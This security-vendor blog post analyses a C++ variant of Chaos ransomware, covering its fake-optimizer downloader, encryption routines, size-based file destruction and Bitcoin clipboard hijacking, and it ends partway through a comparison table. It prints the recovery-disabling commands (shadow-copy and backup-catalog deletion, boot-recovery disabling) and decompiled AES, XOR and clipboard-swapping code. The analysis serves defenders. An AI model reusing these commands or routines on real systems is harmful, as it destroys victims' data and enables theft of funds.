The Evolution of Chaos Ransomware: Faster, Smarter, and More Dangerous

Yen-Ting Lee Yen-Ting Lee ⋮ ⋮ 10/8/2025

By Yen-Ting Lee | October 08, 2025

Affected Platforms: Microsoft Windows
Impacted Users: Microsoft Windows
Impact: Most files on the compromised machines are encrypted
Severity Level: High

In 2025, **Chaos ransomware** resurfaced with a C++ variant. We believe this marks the first time it was not written in .NET. Beyond encryption and ransom demands, it adds destructive extortion tactics and clipboard hijacking for cryptocurrency theft. This evolution underscores Chaos's shift toward more aggressive methods, amplifying both its operational impact and the financial risk it poses to victims.

2025 Global Threat Landscape Report

Use this report to understand the latest attacker tactics, assess your exposure, and prioritize action before the next exploit hits your environment.

This blog provides a comprehensive technical analysis of Chaos-C++, covering its execution flow, encryption process, and clipboard hijacking mechanism. In addition, we will compare different behaviors between Chaos's earlier variants.

Downloading and Execution

The Chaos-C++ ransomware downloader (SHA256: 2fb01284cb8496ce32e57d921070acd54c64cab5bb3e37fa5750ece54f88b2a4) masquerades as a fake utility, **System Optimizer v2.1**. It opens a console with bogus optimization messages to build credibility while silently deploying its ransomware payload in the background. (Chaos-C++_type3 - SHA256: 19f5999948a4dcc9b5956e797d1194f9498b214479d2a6da8cb8d5a1c0ce3267)



Figure 1: Chaos-C++ downloader – fake system optimizer

As part of its operation, it generates a hidden log file, **sysopt.log**, within the %TMP% directory to record details of the payload download and execution process. The payload itself is written to %TMP%\\\\svc[XXXX].tmp, where [XXXX] represents four randomly generated characters, and is combined with hardcoded strings embedded within the downloader.

To launch the payload, Chaos-C++ downloader initially attempts to invoke CreateProcessA() with the CREATE_NO_WINDOW (0x08000000) flag, ensuring execution without a visible window. If this approach fails, it falls back to executing the payload through a command line using cmd.exe /c start /b "%TMP%\\\\svc[XXXX].tmp", again prioritizing stealth and silent execution.

Initialization

Like every variant of Chaos ransomware, it begins by disguising itself as a legitimate Windows process, creating and setting the console window title to svchost.exe. It also creates a log file at %TMP%\svchost_debug.log, which is likely used for internal debugging or execution tracking purposes.

To ensure only one instance runs at a time, Chaos-C++ also creates a mutex named SvcHost_Mutex_7z459ajrk.

Figure 2: Chaos-C++-created mutex

Before proceeding with encryption, Chaos-C++ checks for the existence of the file %APPDATA%\READ_IT.txt. If the file is present, it indicates that the ransomware has already run. In this case, Chaos-C++ does not reinitiate encryption. Instead, it enters a monitoring mode, where it begins to observe the system clipboard.

Chaos-C++ attempts to create a file at **C:\WINDOWS\test.tmp**, a location that requires administrative privileges. If the creation fails, it indicates the ransomware is not running with elevated permissions. However, if the file is successfully created, Chaos-C++ deletes it and proceeds to execute a series of commands designed to hinder system recovery, such as disabling backup and recovery features.

```
vssadmin delete shadows /all /quiet >nul 2>&1
wmic shadowcopy delete >nul 2>&1
bcdedit /set {default} bootstatuspolicy ignoreallfailures >nul 2>&1
bcdedit /set {default} recoveryenabled no >nul 2>&1
wbadmin delete catalog -quiet >nul 2>&1
```

Although written in different languages and with varying triggering criteria, these operations are widely observed across different variants of Chaos families.

```
PrintConsoleWindow("Admin check...");
GetWindowsDirectoryW(FileName, 0x104u);
v17 = &v31[3];
do
  ++v17;
while ( *v17 );
*(_OWORD *)v17 = xmmword_14002D540;       // test.tmp
*((_DWORD *)v17 + 4) = 112;
FileW = CreateFileW(FileName, 0x40000000u, 0, 0LL, 2u, 0x80u, 0LL);// C:\\Windows\\test.tmp
if ( FileW == (HANDLE)-1LL )
{
  PrintConsoleWindow("No admin privileges");
}
else
{
  CloseHandle(FileW);
  DeleteFileW(FileName);
  PrintConsoleWindow("Admin privileges confirmed");
  sub_1400102EC("vssadmin delete shadows /all /quiet >nul 2>&1");
  sub_1400102EC("wmic shadowcopy delete >nul 2>&1");
  sub_1400102EC("bcdedit /set {default} bootstatuspolicy ignoreallfailures >nul 2>&1");
  sub_1400102EC("bcdedit /set {default} recoveryenabled no >nul 2>&1");
  sub_1400102EC("wbadmin delete catalog -quiet >nul 2>&1");
  PrintConsoleWindow("Admin operations completed");
}
```

Figure 3: Checking admin privilege to execute the system-destructive encryption command

During the encryption phase, Chaos-C++ executes two primary functions: identifying target files and encrypting them using either the AES-256-CFB cipher or a simple XOR algorithm. We also see other similar variants (Chaos-C++_type1) using RSA instead of AES. In addition, it drops a ransom note into each affected directory to notify victims of the attack.

File Traversal

After an initial **15-second delay**—likely implemented to evade automated sandbox analysis—Chaos-C++ begins enumerating target files. The process begins with user directories, such as **Desktop, Documents, and Downloads**, before expanding its search to other available drives.

Once potential targets are identified, Chaos-C++ evaluates each file based on its size to determine the appropriate action:

- **≤ 50 MB:** The file is **fully encrypted**.
- **50 MB – 1.3 GB:** The file is **skipped** and left untouched, possibly to reduce encryption time or avoid detection on large files commonly included in backups.
- **> 1.3 GB: Content is deleted**, not encrypted. This unusual tactic causes irreversible data loss, particularly affecting archives, databases, and backups.



Figure 4: Chaos-C++ clears all the content in a large file.

Deleting file content is a rare move among ransomware families, as it eliminates any possibility of recovering files. We also observed another size-based encryption strategy in other variants, which we will introduce in the **File Traversal Strategy Comparison** section.

In addition, Chaos-C++ selectively targets files based on extension while deliberately excluding critical system paths to avoid destabilizing the infected host. This strategy ensures maximum disruption to user data while maintaining system operability long enough to pressure victims into paying the ransom.

Targeted file extensions include:

.txt, .jar, .dat, .contact, .settings, .doc, .docx, .xls, .xlsx, .ppt, .pptx, .odt, .jpg, .jpeg, .png, .csv, .py, .sql, .mdb, .php, .asp, .aspx, .html, .htm, .xml, .psd, .pdf, .mp3, .mp4, .avi, .mov, .zip, .rar, .7z, .tar, .gz, .bak, .backup, .iso, .vdi, .vmdk, .accdb, .json, .js, .cpp, .java, .cs

Excluded directories and files:

Program Files, Program Files (x86), Windows, $Recycle.Bin, ProgramData, MSOCache, Documents and Settings, System Volume Information

Encryption Process

Once a file is marked for encryption, Chaos-C++ randomly generates a string, hashes it, and later uses it to derive the AES encryption key.

After the string is generated, Chaos-C++ checks whether the Windows CryptoAPI functions are accessible and have been correctly loaded into memory. These functions are necessary for carrying out standard AES encryption. If the APIs are unavailable, Chaos switches to a fallback encryption method using XOR, a significantly weaker algorithm. This fallback ensures the ransomware can still function even in restricted or degraded environments, albeit with lower encryption quality.

AES Encryption

If the CryptoAPI is accessible, Chaos-C++ proceeds to perform **AES-256-CFB encryption** using a sequence of API calls. It begins with CryptAcquireContextA, which initializes a cryptographic context using the PROV_RSA_AES (0x18) provider. Next, CryptCreateHash creates a hash object using SHA-256 (ALG_ID = 0x800C), and CryptHashData processes the earlier-generated random string to produce a finalized SHA-256 hash. Then, CryptDeriveKey uses the hash to generate a 256-bit AES key (CALG_AES_256 = 0x6610).

After that, CryptSetKeyParam sets the encryption mode to **CFB (Cipher Feedback, mode = 4)**. Before performing the actual encryption, Chaos calculates the required encrypted data size by calling CryptEncrypt with a NULL buffer. Once memory is allocated, the file content is copied into this buffer, and CryptEncrypt is called again to **encrypt the file content in place** using the previously derived AES key.

```
sub_1400045E0(lpBuffer);                          // generate hash data for AES key
*(_OWORD *)v52 = 0LL;
v53 = 0LL;
v10 = 1;
if ( !APISuccessFlag )
  goto LABEL_41;
hProv = 0LL;
v50 = 0LL;
v49 = 0LL;
if ( !CryptAcquireContextA(&hProv, 0LL, 0LL, 0x18u, 0xF0000000) )
  goto LABEL_41;
if ( CryptCreateHash(hProv, 0x800Cu, 0LL, 0, &v50) )
{
  v19 = lpBuffer;
  if ( v60.m128i_i64[1] > 0xFuLL )
    v19 = (LPCVOID *)lpBuffer[0];
  if ( CryptHashData(v50, (const BYTE *)v19, v60.m128i_u32[0], 0)
    && CryptDeriveKey(hProv, 0x6610u, v50, 0x1000000u, &v49) )
  {
    v48 = 4;
    CryptSetKeyParam(v49, 4u, (const BYTE *)&v48, 0);
    v44 = content_size;
    CryptEncrypt(v49, 0LL, 1, 0, 0LL, &v44, 0);
    AllocateSpace(v52, v44);
    memcpy((void *)v52[0], v16, content_size);
    v45 = content_size;
    if ( CryptEncrypt(v49, 0LL, 1, 0, (BYTE *)v52[0], &v45, v44) )
    {
      AllocateSpace(v52, v45);
      v18 = 1;
      PrintConsoleWindow("AES encryption successful");
    }
    CryptDestroyKey(v49);
  }
  CryptDestroyHash(v50);
}
CryptReleaseContext(hProv, 0);
```

Figure 5: File encryption routine using AES-256-CFB

Fallback Encryption

If CryptoAPI functions are unavailable, Chaos-C++ applies a simpler **XOR-based encryption** as a fallback. It calls GetTickCount() to retrieve the number of milliseconds since the system started and uses this value as the XOR key. Each byte of the file content is XOR-ed with bytes derived from the tick count. Although this method is much less secure than AES and can be trivial to reverse-engineer, it still renders the original content unreadable to the average victim, fulfilling the ransomware's goal of data disruption.

```
    if ( !v18 )
    {
LABEL_41:
      PrintConsoleWindow("Using fallback encryption");
      AllocateSpace(v52, v3);
      memcpy((void *)v52[0], v16, v3);
      TickCount = GetTickCount();
      v21 = TickCount;
      v22 = v52[0];
      for ( i = 0; i < (unsigned int)v3; ++i )
      {
        v22[i] ^= i ^ (unsigned __int8)v21;
        LOBYTE(v21) = v21 + 13;
      }
```

Figure 6: File encryption routine using XOR

After completing the encryption process, Chaos-C++ ransomware initiates a cleanup and file replacement phase to overwrite the original data. It begins by **freeing any heap memory** that was allocated during encryption to manage system resources and reduce its runtime footprint. Chaos-C++ first deletes the original file, then proceeds to **overwrite it directly by writing the encrypted data back to the same file path**. This technique prevents the creation of additional copies and ensures that the original content is irreversibly lost. To facilitate this, it **adds the ransomware-specific extension** .chaos to the original file name, which both serves as an indicator of compromise and discourages the victim from tampering with it.

名稱	修改日期	類型	大小
infected.dae	2025/6/11 下午 04:32	DAE 檔案	1 KB
infected.cvs	2025/6/11 下午 04:32	CVS 檔案	1 KB
infected.cub	2025/6/11 下午 04:32	CUB 檔案	1 KB
infected.core	2025/6/11 下午 04:32	CORE 檔案	1 KB
unnamed.png.chaos	2025/6/26 下午 02:24	CHAOS 檔案	2 KB
photo.jpg.chaos	2025/6/26 下午 02:24	CHAOS 檔案	2 KB
infected.zip.chaos	2025/6/26 下午 02:24	CHAOS 檔案	1 KB
infected.xml.chaos	2025/6/26 下午 02:24	CHAOS 檔案	1 KB
infected.xlsx.chaos	2025/6/26 下午 02:24	CHAOS 檔案	1 KB
infected.xls.chaos	2025/6/26 下午 02:24	CHAOS 檔案	1 KB
infected.vmdk.chaos	2025/6/26 下午 02:24	CHAOS 檔案	1 KB
infected.vdi.chaos	2025/6/26 下午 02:24	CHAOS 檔案	1 KB
infected.txt.chaos	2025/6/26 下午 02:24	CHAOS 檔案	1 KB
infected.tar.gz.chaos	2025/6/26 下午 02:24	CHAOS 檔案	1 KB
infected.tar.chaos	2025/6/26 下午 02:24	CHAOS 檔案	1 KB
infected.sql.chaos	2025/6/26 下午 02:24	CHAOS 檔案	1 KB
infected.settings.chaos	2025/6/26 下午 02:24	CHAOS 檔案	1 KB
infected.rar.chaos	2025/6/26 下午 02:24	CHAOS 檔案	1 KB

Figure 7: Chaos-C++ ransomware extension

Using the Windows API functions CreateFileW() and WriteFileW(), Chaos-C++ re-creates the file and writes to it in a specific order: it first embeds the **encryption key size and encryption key** used in the encryption process, followed by the actual **encrypted file content**. This guarantees that only the unusable, encrypted version of the file remains on disk, effectively locking the victim out of their data unless decryption software is provided.



Figure 8: AES-encrypted files begin with a 4-byte header that specifies the key size



Figure 9: XOR-encrypted files begin with a 4-byte header that specifies the key size

Post-Deployment

After completing its encryption routine, Chaos-C++ displays the message Encryption complete. Total files: in the command prompt as a status indicator. It then drops a ransom note in the %AppData% directory that contains payment instructions, the attacker's contact email, and a unique victim identifier.

Figure 10: Chaos-C++ ransom note

To ensure the victim notices the ransom demand, Chaos-C++ triggers a MessageBoxW alert that directs the user to read the ransom note.



Figure 11: Message box prompting the victim to read the ransom note

Clipboard Hijacking

Clipboard hijacking represents a **new capability** not observed in earlier Chaos variants. The ransomware validates potential Bitcoin addresses by checking their **length (26–64 characters)** and **prefix**. Addresses beginning with 1 (P2PKH), 3 (P2SH), or bc1 (Bech32) are recognized as legitimate wallet formats, enabling Chaos-C++ to reliably detect cryptocurrency addresses.

Once a valid address is identified, Chaos-C++ replaces it with a hardcoded attacker-controlled Bech32 Bitcoin wallet. This ensures that any attempted Bitcoin payment is silently redirected to the attacker, regardless of the intended recipient's identity. If the victim tries to rescue a wallet, the transaction might be sent to the attacker by mistake.

The replacement process is implemented via the Windows Clipboard API: Chaos-C++ allocates memory using GlobalAlloc(), copies the attacker's wallet string into that memory space, clears the clipboard, and finally injects the attacker's address using SetClipboardData().

Because Chaos skips regex validation, any string starting with 'bc1', '1', or '3' of the correct length is treated as a wallet address and replaced.

```
[16:59:54.511] Entering monitoring mode...
[16:59:54.539] Clipboard monitor started
[16:59:55.089] Bitcoin address detected: bc1[redacted]
[16:59:55.089] Replaced with our address
```

Figure 12: Clipboard hijacking process

```
PrintConsoleWindow("Clipboard monitor started");
while ( 1 )
{
  do
    Sleep(500u);
  while ( !OpenClipboard(0LL) );
  ClipboardData = GetClipboardData(1u);
  v2 = ClipboardData;
  if ( ClipboardData )
  {
    v3 = (const char *)GlobalLock(ClipboardData);
    v4 = v3;
    if ( v3 )
    {
      if ( strlen(v3) >= 26
        && strlen(v4) <= 64
        && (((*v4 - 49) & 253) == 0 || *v4 == 'b' && v4[1] == 'c' && v4[2] == '1') )
      {
        PrintConsoleWindow("Bitcoin address detected: %s", v4);
        v5 = GlobalAlloc(2u, 0x2BuLL);
        v6 = v5;
        if ( v5 )
        {
          v7 = (char *)GlobalLock(v5);
          strcpy(v7, "[redacted]");
          GlobalUnlock(v6);
          EmptyClipboard();
          SetClipboardData(1u, v6);
          PrintConsoleWindow("Replaced with our address");
        }
      }
      GlobalUnlock(v2);
    }
  }
  CloseClipboard();
}
```

Figure 13: Specific condition to trigger hijacking action

File Traversal Strategy Comparison

The encryption strategy of the **Chaos ransomware variant** has evolved, raising questions about the attackers' motives: are they prioritizing efficiency or a more aggressive, data-destructive approach? Our analysis reveals a shift in their methodology across different variants.

Early versions are written in .NET and employ a **full encryption** strategy on all targeted files, including Chaos (as found in 2021 [noted as Chaos_2021]) and the later variant, BlackSnake, in 2023. This was a straightforward, albeit potentially slow, method that was shared among most of the ransomwares.

The Chaos variant Lucky_Gh0$t**,** identified in early 2025, marked a notable transition toward more destructive behavior. It replaces the contents of files larger than 1.3 GB with identical bytes, a tactic that bypasses traditional encryption to achieve rapid and irreversible data destruction. Unlike later Chaos variants, Lucky_Gh0$t did not skip files between 50 MB and 1.3 GB. Instead, it included them in its encryption routine. This suggests a desire for broad impact rather than a focus on speed.

After Lucky_Gh0$t, we identified a new set of Chaos variants written in C++. The objective of keeping the optimization process ongoing is clear as we compare the differences between each type. Chaos-C++_type1 is an RSA-based variant that employs a more aggressive but arguably less effective strategy. This variant **fully encrypts** targeted files and, in an efficient and destructive twist, **deletes the content** of any file larger than 1.3 GB, effectively reducing the file size to 0 bytes.

Chaos-C++_type2 experiments demonstrate efficiency and employ a less aggressive tactic by **skipping files larger than 50 MB**, leaving their contents intact. Victims may be encouraged to pay the ransom to save the smaller files, but the attacker risks missing large-sized backup files.

Chaos-C++_type3—the primary subject of this article—employs both aggressive and efficient file encryption methods. It encrypts small files with either AES or XOR, skips medium-sized files, and deletes the content of large files. This combination promises speed, and while destructive, it leaves some hope to the victim that some of the files are intact.

This divergence in behavior suggests that the developers of Chaos ransomware are experimenting with different strategies, likely striking a balance between the speed of execution and the scope of damage.

A comparison of the encryption strategy of various Chaos ransomware variants is shown in the following table:

Series	Language	Encryption	≤ 50 MB	50 MB – 1.3 GB	> 1.3 GB
Chaos_2021	.Net	Base64 Encoded	Encrypt	Encrypt	Encrypt
